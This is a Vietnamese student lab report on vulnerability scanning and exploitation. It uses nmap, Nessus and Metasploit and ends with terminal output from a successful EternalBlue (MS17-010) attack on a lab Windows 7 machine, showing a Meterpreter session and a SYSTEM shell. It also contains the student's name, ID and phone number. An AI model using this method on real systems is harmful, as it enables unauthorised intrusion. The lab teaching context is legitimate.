HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

Môn: Thực tập cơ sở


BÁO CÁO THỰC TẬP CƠ SỞ

Bài 12: Tìm kiếm và khai thác lỗ hổng

***Họ và tên giảng viên**: PGS.TS.Đỗ Xuân Chợ*
***Họ và tên:** Phạm Thanh Tùng*
***Mã sinh viên:** B20DCAT171*
***Lớp:** D20CQAT03-B*
***Số điện thoại:** 0856915668*

Hà Nội 2023


1. **Nội dung lý thuyết:**
   - nmap (Network Mapper) là một công cụ quét mạng được sử dụng để khám phá máy chủ và dịch vụ trên mạng máy tính bằng cách gửi các gói và phân tích các câu trả lời. nmap cung cấp một số tính năng để thăm dò mạng máy tính, bao gồm khám phá máy chủ và dịch vụ và phát hiện hệ điều hành. Các tính năng này có thể mở rộng bởi các tập lệnh cung cấp phát hiện dịch vụ nâng cao hơn, phát hiện lỗ hổng và các tính năng khác. nmap có thểthích ứng với các điều kiện mạng bao gồm độ trễ và tắc nghẽn trong quá trình quét. nmap bắt đầu như một công cụ trên Linux và sau đó được chuyển sang các hệ thống khác bao gồm Windows, MacOS và BSD
   - Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại. Theo cuộckhảo sát năm 2009 bởi sectools.org, Nessus là công cụ quét lỗ hổng bảo mật nổi tiếng nhấtthế giới. Nessus cho phép quét các loại lỗ hổng như cho phép kiểm soát từ xa hoặc truy cập dữ liệu nhạy cảm trên hệ thống, cấu hình sai, sử dụng mật khẩu mặc định, mật khẩu dễ đoán, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển, hoặc tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại,.... Nessus bao gồm hai phần chính: nessusd - dịch vụ luôn chạy của Nessus - thực hiện quét, và Nessus client - chương trình con - điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng. Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client. Thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus - Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng
   - Metasploit framework là một công cụ rất mạnh mẽ có thể được sử dụng để thăm dò các lỗ hổng hệ thống trên mạng và máy chủ. Bởi vì nó có mã nguồn mở, nó có thể dễ dàng tùy chỉnh và sử dụng với hầu hết các hệ điều hành. Metasploit chứa trên 1677 chương trình khai thác lỗ hổng trên 25 nền tảng, như Cisco, Java, Python, PHP, Android và các nền tảng khác. Với Metasploit, người kiểm thử xâm nhập có thể sử dụng chương trình tấn công có sẵn hoặc tùy chỉnh và thực thi vào một mạng để thăm dò các điểm yếu. Một khi các lỗ hổng được xác định và ghi lại, thông tin có thể được sử dụng để giải quyết các điểm yếu hệ thống và ưu tiên các giải pháp. Dưới đây là sơ đồ kiến trúc và các thành phần của Metasploit framework:




2. **Nội dung thực hành**

2.1. **Sử dụng nmap/zenmap để quét các cổng dịch vụ**

- **Cài đặt thành công công cụ nmap:**




- **Sử dụng nmap/zenmap để quét các cổng dịch vụ giao thức TCP trên Windows Server 2019:**




- Trong các cổng dịch vụ trên có msrpc, đó là cổng dịch vụ của giao thức Microsoft Remote Procedure Call, là một giao thức sử dụng mô hình máy khách-máy chủ cho phép một chương trình yêu cầu dịch vụ từ chương trình trên máy tính khác mà không phải hiểu chi tiết về máy tính đó mạng. MSRPC ban đầu có nguồn gốc từ phần mềm nguồn mở nhưng đã được Microsoft phát triển và có bản quyền. Mục tiêu của MSRPC là đơn giản hóa giao tiếp giữa các phương tiện giữa máy khách và máy chủ, cho phép khách hàng gọi dịch vụ trên máy chủ từ xa có giao diện tiêu chuẩn (thay vì với giao thức tùy chỉnh)

2.2.Sử dụng Nessus để quét các lỗ hổng


- **Cài đặt thành công nessus:**



Tạo tài khoản và truy cập được nessus trên trình duyệt web:



Sử dụng nessus quét được các lỗ hổng trên Windows 7:




Lỗ hổng MS17-010 lợi dụng lỗ hổng trong cơ chế xử lý các gói tin không bình thường của giao thức SMBv1, vốn được sử dụng rộng rãi trên gần như tất cả hệ điều hành Windows từ XP đến Windows 10 version 1607, để tiến hành xâm nhập vào hệ thống và chiếm quyền kiểm soát hoàn toàn server EternalBlue


2.3.Sử dụng Nessus để quét các lỗ hổng

Cài đặt và sử dụng Metasploit framework console thành công:

Sử dụng lỗ hổng MS17-010 vừa quét được để khai thác bằng Metasploit framework:



Xâm nhập thành công vào máy Windows 2007


kali@B20DCAT171-Tung-Kali: ~
File Actions Edit View Help
[+] 10.10.19.140:445 - ---
[+] 10.10.19.140:445 - -------------------------WIN---------------------------------
[+] 10.10.19.140:445 - ---
[*] Meterpreter session 1 opened (10.10.19.139:445 → 10.10.19.140:49159) at 2023-03-08 07:45:38 -0500
meterpreter > shell
Process 1144 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>echo Pham Thanh Tung B20DCAT171
echo Pham Thanh Tung B20DCAT171
Pham Thanh Tung B20DCAT171
C:\Windows\system32>date
date
The current date is: Wed 03/08/2023
Enter the new date: (mm-dd-yy)
https://qldt.ptit.edu.vn/Default.aspx?page=xemlichthi
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
XEM TKB
XEM LỊCH THI
XEM LỊCH THI LẠI
HƯỚNG DẪN ĐKMH
Học kỳ 1 - Năm học 2022-2023
Mã sinh viên
B20DCAT171
Tên sinh viên
Phạm Thanh Tùng
Phái
Nam
Nơi sinh
Ninh Bình
Lớp
D20CQAT03-B(D20CQAT03-B)
Ngành
An toàn thông tin
STT
Mã Môn Học
Ngày Thi
1
BAS1160
Tiếng Anh (Co
17/12/2022
2
INT1332
Lập trình hướ
21/12/2022
kali@B20DCAT171-Tung-Kali: ~
Actions Edit View Help
(kali㉿B20DCAT171-Tung-Kali)-[~]
$ date
Wed Mar 8 06:52:05 AM EST 2023
(kali㉿B20DCAT171-Tung-Kali)-[~]
$ echo Pham Thanh Tung B20DCAT171
Pham Thanh Tung B20DCAT171
(kali㉿B20DCAT171-Tung-Kali)-[~]